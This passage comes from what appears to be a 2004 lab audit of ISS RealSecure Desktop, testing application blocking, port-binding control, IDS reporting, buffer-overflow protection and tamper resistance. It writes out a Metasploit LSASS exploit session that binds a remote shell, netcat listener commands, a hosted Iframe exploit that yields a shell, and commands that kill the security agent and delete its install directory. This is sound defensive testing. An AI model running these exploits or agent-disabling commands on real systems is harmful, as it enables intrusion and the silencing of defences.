sol.exe file from C:\WINDOWS\system32 to C:\ and try to execute the file. Record the results. 5) Check reporting on the management PC. • **TEST 6** In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the "Sensor Analysis" tab. Record whether the application blocking is recorded. Record what application was blocked.

Evidence	1PASS	Sol.exe is set to terminate in the Application Control column of the Advanced Application Protection Settings window: 
	2PASS	Nothing appeared to happen when the solitaire program was clicked on.
	3PASS	The RealSecure Desktop icon turned yellow: 
	4PASS	An entry was created in the Desktop Protector event log: 
	5FAIL	The Application Protection window came up asking to either terminate or continue execution of the file. Clicking on “Continue” allowed the file to execute. 
	6PASS	The SiteManager console on the management PC recorded the event 


Event Details 6/8

Event Details Name	Event Details Value
DateTime	2004-12-21 11:48:12 EST
Tag Name	Application Terminated
Alert Name	Application Terminated
Severity	Low
Observance Type	Intrusion Detection


Event Attribute Value Pairs

Attribute Name	Attribute Value
PacketFlags	0
ProcPath	C:\WINDOWS\system32\sol.exe
Rank	1


Findings	Application blocking works as long as you don't copy or move the application somewhere else. This makes the **individual** application blocking feature pretty much useless, unless you block all unknown applications. However; if you block all unknown applications then you've blocked access to any NEW applications. This problem makes blocking on an individual application basis problematic.
Notes	You must inventory the entire PC (all files) prior to blocking one application. If you only inventory one application then set it to block, application blocking does not work.

Item – 4 Else	Application Execution – Inventory then Block Everything
Reference:	Personal experience
Risk:	High – risk from blocking legitimate applications in a large network, risk from mis-configuration. Risk from inventorying illegitimate applications and including them.
Test Nature:	Objective
Testing Procedure:	1) Make sure the application inventory is loaded on the management PC (steps 1-3 of Item 3). • Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy. • Click on "Select" • Highlight TestPC policy and click on "Derive New" • Name the new policy "TestPCPolicy – block unknown" • Save the policy and exit back to the main console window. • From the toolbar choose Sensor → Manage → Application List • Highlight the "TestPCPolicy – block unknown". • In the "Allowed List" box, click on "Import (Replace). . ." • Browse to the checksum.txt file generated on the Test PC earlier and click on "Import". • Click on "Close" • Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy. • Click on "Select" • Highlight the "TestPC – block unknown "policy and click on "View/Edit" • Expand Application Protection Settings. • Expand Application Lockdown Settings. • Under Application Control Settings, click on the radio box next to "Always terminate the application" under BOTH "Unknown Action" AND "Modified Application Action". • Save and apply the policy. 2) Test functionality of the test PC. • **TEST 1**: Open up Internet Explorer and download BonziBuddy from http://www.download.com/3302-2366-1539159.html?tag=mta. Attempt to execute the file. Record the results. • **TEST 2**: Copy sol.exe from C"\WINDOWS\system32 to C:\. Attempt to run the file. Record the results. • **TEST 3:** Verify the RealSecure Desktop icon turns yellow. • **TEST 4:** Verify TWO entries are created in the ISS event log

	that the applications were terminated. 3) Check reporting on the management PC. • **TEST 5** In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the "Sensor Analysis" tab. Record whether two application blocking events are recorded.

Evidence:	1: PASS	File does not execute. No message is displayed. RealSecure Desktop Icon turns yellow.
	2: PASS	File does not execute. No message is displayed. RealSecure Desktop Icon turns yellow.
	3: PASS	
	4: PASS	The RealSecure Desktop icon turned yellow:  Two events were generated in the ISS events window. 
	5: PASS	Two events were generated in the management console, one to each application execution attempt. 
Findings:	Blocking all unknown applications works as designed	
NOTES:	It works, however; any application not found in the expected directory is also blocked – whether it is legitimate or not. This would be a huge problem on systems with applications installed to non-standard directories or Windows installs to C:\WINNT rather than C\WINDOWS. Again, having ISS inventory specify the full	

	path along with using a hash is problematic. They should do away with, or at least make optional, the inclusion of the full path to a file when allowing or blocking file execution.

Item – 5 Port	Portbinding – Prevent an Application from Binding to a
Reference	"Endpoint security products aid in client defense" http://www.nwfusion.com/reviews/2004/0920rev.html?page=2
Risk	Medium
Test Nature	Objective
Testing Procedure	There is no way to allow an application to execute but block it from binding to a port from the management console. This must be performed on the Test PC. 1) On the Test PC, download and extract nc.exe to C:\. 2) Inventory applications on the Test PC. This inventory will be used in later audit tests and is required for application blocking to properly function. It is important to inventory the entire PC - not just sol.exe: • Right-click on the agent icon in the taskbar ( ) and select Advanced Application Protection Settings. • Click on the "Baseline" tab. • Click on the check box next to C:\ • Click on the "Run baseline button". This will take a few minutes to execute. **TEST 1:** Verify nc.exe works. By default has a firewall running, but it allows port 113 TCP through the firewall. We'll have netcat use that port rather than mess with the firewall rules. • On the Test PC, click on Start → Run. • Type in the following command: **`C:\nc -l -p 113`** • Open up a command prompt (Start → Run **`cmd <enter>`**). • Run the command **`netstat -an`**. Verify port 113 TCP is "LISTENING".  **Image: output of netstat showing nc.exe listening on port 113** **TEST 2:** Verify attacker PC can communicate with netcat on testPC. • From the attacker PC, Click on Start → Run. • From the attacker PC, Type in the following command: **`telnet testPC 113`** • An empty telnet window should open. Type in "hello there".

They should appear in the c:\nc.exe window on the Test PC.




Image: TestPC screen

- Nothing should appear on the attacker PC telnet window.
- On the Test PC c:\nc.exe window, type in "how are you?" and hit <enter> the text you entered should appear on both the test PC and the attacker PC screens.




Image: Attacker PC telnet screen




Image: Test PC netcat screen

- This test must be successful in order to determine if portbinding is working versus a problem with the network giving a false success. Record the results.

3) Configure RealSecure Desktop to block portbinding.

- Right-click on the RealSecure Desktop icon.
- Click on the "Known Applications" tab in the Advanced Application Protection Settings window.
- Click on the "Filename" column header to alphabetize the list.
- Find nc.exe in the list (it should be about _ way down).
- Click on the down-pointing triangle in the Communications Control column on the same line as nc.exe.
- Select "Block" from the drop-down list.
- Click on "Save Changes".

Test 3: Check local PC for portbinding after blocking.

- On the Test PC, click on Start → Run.
- Type in the following command: **`C:\nc -l -p 113`**
- The window should flicker open then closed again. Record results under Evidence.





Test 4: The RealSecure Desktop icon should turn yellow. And "Application Communication Blocked" should appear in the RealSecure Event log.


Test 5: Verify no connectivity exists:

- From the attacker PC, Click on Start → Run.
- From the attacker PC, Type in the following command: **`telnet testpc 113`**
- The screen should come up "Connecting to TestPC. . ." then close – meaning no connection was made. Record the results.

Test 6: verify no portbinding in the OS

- Open up a command prompt on the TestPC. (Start → run, type in **`cmd`** and hit enter).
- Type in netstat –an. There should be no ports "LISTENING"

	on TCP 113. Record the results.	
Evidence:	1: PASS	Netstat –an returned that port 113 was listening: 
	2: PASS	Communication from the attacker PC to netcat listening on port 113 of the TestPC were successful: 
	3: PASS	When the `nc -l -p 113` command was executed, the windows would open then immediately close again – the window would not stay open.
	4: PASS	RealSecure Icon turned yellow. Application Communication Blocked messages were found in the event log: 
	5: PASS	No connections could be made from the attacker PC to the test PC on port 113.
	6: PASS	**`netstat –an`** returned indicating no ports were listening on TCP 113: 
Findings:	This function works correctly.	
NOTES:	While this function works, it can only be configured on the local PC and not the management console. This makes enterprise management of blocking application network access problematic.	

Item – 6 Blocking	IDS – Test Host IDS Reporting and Automatic Attack
Reference:	Auditing Your Firewall Setup by Lance Spitzner http://www.spitzner.net/audit.html
Risk:	Medium
Test Nature:	Objective
Testing Procedure:	1) Load Nessus on the attacker PC (Nessus for windows is now called Tenable NeWT Security Scanner). Also download the latest updates. Reboot the attacker PC. 2) Make sure the TestPC policy is the current policy applied to the TestPC group on the management console on the management PC. 3) Run a scan from the attacker PC to the TestPC: When asked to enter the target to scan, type in TestPC and click on next. When asked to choose the plungs set to use, select “Enable all plugins (Even dangerous plugins are enabled) and click on “Scan now”.  • **TEST 1:** The RealSecure Desktop icon on the TestPC should turn orange then red. • **TEST 2:** The RealSecure Desktop event log should indicate lots of portscanning activity. • **TEST 3:** after withstanding a significant attack for a while, the TestPC should automatically create a rule blocking the attacker PC for 24 hours. o To check this, right-click The RealSecure Desktop icon and select “Advanced Firewall Settings”. o Look at the last item in the configuration. It should

	be the IP address of the attacker PC and it should be set to block for 24 hours. • **TEST 4:** Check for a notification of the attacker being blocked on the Management PC. Record the results.


Evidence:

1: PASS

RealSecure Icon turns orange then red to indicate there is an attack in progress.


2: PASS

The RealSecure Desktop event log indicates there are thousands of events. Some are included on the screenshot below:



3: PASS

RealSecure Advanced Firewall Settings indicates the IP address of the attacker PC is now blocked for 24 hours:



4: FAIL

While many events are reported on the management console, no notification of the blocking action is made:

Event Analysis - Event Name

Tag Name	Event Count	Severity	Source Cou
MSRPC_RemoteActivate_Bo	1	High	1
SMB_Empty_Password	34	High	1
SMB_Client_Cleartext_Password	24	High	1
SNMP_Packet_Underflow	89	High	1
UDP_Port_Scan	6	High	1
Mstream_Zombie_Request	2	High	1
BackOrifice_Ping	1	High	1
WinTrin00_Daemon_Request	1	High	1
Trin00_Daemon_Request	1	High	1
ISAKMP_Payload_Overflow	6	High	1
SNMP_Suspicious_Version_Size	25	High	1
SNMP_InvalidTag_RequestID	13	High	1
SNMP_InvalidTag_PDU	14	High	1
SNMP_InvalidTag_Community	82	High	1
SNMP_Indefinite_Length	2	High	1
SNMP_Community_Underflow	68	High	1
SNMP_Bad_RequestId	13	High	1
Sun_SNMP_Backdoor	1	High	1
SNMP_Long_Field_Length	31	High	1
SNMP_Length_Underflow	23	High	1
SNMP_InvalidTag_Version	133	High	1
HP_OpenView_SNMP_Backdoor	1	High	1
Cisco_ILMI_SNMP_Community	1	High	1
Cisco_Cable_Docsis_SNMP_Community	1	High	1
Avaya_Cajun_Default_SNMP	1	High	1
SNMP_InvalidTag_Packet	233	Medium	1
SNMP_Default_Backdoor	15	Medium	1
SNMP_Crack	7	Medium	1
TCP_Port_Scan	1205	Medium	1
TCP_Probe_POP3	147	Low	1
TCP_Probe_SMTP	149	Low	1
TCP_ACK_Ping	3	Low	1
TCP_Probe_MSRPC	18	Low	1
TCP_Probe_NetBIOS	19	Low	1

Findings:	The IDS correctly detects an attack and blocks the intruder completely for a day if the attack is severe enough. The management console failed to report this fact.
NOTES:	With this test, we are only concerned with the IDS detecting attacks. You will notice on the attacker PC that 4 'holes' were discovered (two on port 135 and two on port 445). We will attempt to exploit some of these holes in item 8.

Item – 7 Attack	Buffer Overflow (BO) Protection – Externally Initiated
Reference	"Endpoint security products aid in client defense" http://www.nwfusion.com/reviews/2004/0920rev.html?page=2
Risk:	High
Test Nature:	Objective
Testing Procedure	1) For the next two tests, the firewall will be disabled to filter out any false negatives. The TestPC will be at the mercy of only the buffer overflow prevention mechanisms of the software. To disable the firewall perform the following: On the TestPC, right-click on the RealSecure Desktop icon. Click on "Stop firewall and IDS service" 2) This test runs the LSASS exploit executed within Metasploit. To obtain Metasploit, go to www.metasploit.com. For this test, a default install of Metasploit V2.2 for Windows was loaded onto the attacker PC. • To run the exploit, the following commands are run from the Metasploit MSFConsole (Start --> All Programs → Metasploit Framework → MSFConsole).

```
msf > use lsass_ms04_011 (use the LSASS exploit)
msf lsass_ms04_011 > set PAYLOAD win32_bind
PAYLOAD -> win32_bind (bind the CMD shell to a port)
msf lsass_ms04_011(win32_bind) > set RHOST TestPC
RHOST -> TestPC (indicate who the victim is)
msf lsass_ms04_011(win32_bind) > set LPORT 113
LPORT -> 113 (configure the local port you want CMD bound to)
msf lsass_ms04_011(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Windows XP may require two attempts
[*] Sending 8 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 10.1.100.2:113

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Metasploit commands to exploit LSASS on Windows XP

- Success of the exploit will be determined by running the exploit up to two times (it doesn't always work the first time for Windows XP).
- **TEST 1:** Realsecure Desktop will be determined to have succeeded by blocking Metasploit from obtaining the remote windows command prompt from the Metasploit

console AND the command ‘netstat –an’ NOT reporting a listening socket on port 113 on the test PC.




Image: A successful Metaslpoit exploit of LSASS on Windows XP




Image: ‘netstat –an’ showing port 113 listening after LSASS exploitation

TEST 2: ISS RealSecure Desktop should generate an event in the RealSecure Desktop event log


TEST 3: ISS RealSecure Desktop should block the intruder completely.

TEST 4: the Management PC should have an event generated in the ISS console.


Evidence:

1: PASS

Exploit failed:




Netstat –an indicated no additional ports were listening:




2: PASS

Events were generated in the RealSecure Desktop event log.




3: PASS

RealSecure added a rule to block the attackerPC completely:



4: PASS

Events were also generated on the management console on the management PC:

		
Findings:	Buffer Overflow prevention of incoming attacks works properly. Events are logged both on the testPC and reported on the console of the management PC.	
NOTES:	Sometimes an ident unrecognized packet is logged too – that is because we are attempting to connect to port 113, which is normally used by ident.	

Item – 8 Initiated	Buffer Overflow (BO) Protection – Internally (user)
Reference	Personal experience
Risk:	Medium
Test Nature:	Objective
Testing Procedure	1) Configure ISS on the attacker PC with the Iframe POC exploit. • Make sure you have IIS installed on the attacker PC. Refer to Microsoft documentation if you are not sure how to install it: http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/iiiisin2.mspx • Download the Iframe POC code obtained from: http://www.edup.tudelft.nl/~bjwever/advisory_iframe.html. • Place the HTML file named "**`InternetExploiter.html`**" into the "C:\Inetpub\wwwroot" directory. This exploit consists of only one file. • A successful exploit triggers a shell prompt to be bound to port 28876. 2) Next, we must open a port through the RealSecure Desktop host-based firewall to make sure we are relying ONLY on buffer overflow protection. • On the TestPC, right-click on the RealSecure Desktop icon • Select "Advanced Firewall Settings". • In the "Advanced Firewall Settings" window, click on "Add." • For the name, type in "test Iframe" • Under "Type:" choose "TCP" from the drop-down list. • In the "Port:" text box, click to select then type in 28876. • Under Mode, click on the "Accept" radio button. • Under Duration of Rule, click on the "day" radio button. 3) To test for ISS blocking the exploit, the following steps will be taken on the Test PC. • Open and Internet Explorer browser window. • In the address bar, type in the following address: **`http://<IP of attacker PC>/InternetExploiter.html`** • Click on the green "GO" button" • Internet Explorer may hang – just leave the window open in the background. • **TEST1:** Open a command prompt (Start → Run, type in **`cmd`** <enter>) o Type in the command "**`netstat -an`**".

- Examine for port 28876 TCP set to “listening”. Record the results.




Image: exploited system with port 28876 listening

- **TEST 2:** Try to telnet to port 28876 from the attacker PC and record the results.
  - Open a command prompt (Start → Run, type in **`cmd`** <enter>)
  - Type in the following command and record the results:
    `telnet TestPC 28876`








Image: a successful telnet to port 28876 on the compromised machine

- **TEST 3:** ISS RealSecure Desktop agent should generate an event in the RealSecure Desktop event log. Record the results.
- **TEST4:** The management console on the management PC should also record a buffer overflow (BO) attempt.

Evidence	1: FAIL	Port 28876 TCP is set to listening: 
	2: FAIL	When telnet-ing to 28876 from the attacker PC to the Test PC, a command shell was made available: 
	3: FAIL	No events were generated in the RealSecure Desktop event log for the Buffer overflow, however; an event was generated for the command shell that was sent to the attacker PC: 
	4: FAIL	No events were generated in the ISS console on the management PC for the Buffer Overflow, however; the shell banner event was logged: 
Findings	The RealSecure Desktop Buffer Overflow protection is ineffective against the Iframe POC exploit. (see notes below for clarification)	
Notes:	In reality, port 28876 would have been blocked, but the exploit could easily be modified to use port 113, which isn't blocked! Modifying the code further could create a situation where the command shell banner wouldn't be displayed (that may be difficult, I'm not a programmer, so I don't know how hard that would be) – heck, why not shovel a shell through the firewall while we're at it! **12/22/04 – Notified ISS technical support and requested clarification as to why this isn't blocked. As it turned out, there was a new version – "7.0 eny" that is supposed to protect against this exploit. I was auditing the "much older" version "7.0 ebo". This naming seems to be a poor way of dedifferentiating versions. This also exemplifies the need to update all software frequently, regardless of vendor statements otherwise.**	

Item – 9	Course Uninstall Test	
Reference:	"Endpoint security products aid in client defense" http://www.nwfusion.com/reviews/2004/0920rev.html?page=2	
Risk:	Medium	
Test Nature:	Objective	
Testing Procedure:	1) try to kill DesktopProtector processes and remove the entire ISS program directory: • On the TestPC, open a command prompt (Start → Run → **cmd <enter>**) • **TEST 1**: Type in the following commands and record the results: **taskkill /F /IM blackice.exe /T** **taskkill /F /IM blackd.exe /T** **taskkill /F /IM RapApp.exe /T** **rmdir "c:\program files\ISS" /S /Q** • **TEST 2:** ISS RealSecure Desktop should generate an event in the RealSecure Desktop event log. Record the results • **TEST 3:** ISS RealSecure Desktop should recover from the deletion attempt and re-inventory the PC. • **TEST 4:** the Management PC should have an event generated in the ISS console. Record the results.	
Evidence:	1: FAIL	The application was terminated and the entire install directory was deleted: 
	2: FAIL	The Realsecure icon disappeared when the mouse moved over it. There was no way to get into the RealSecure Desktop event log.
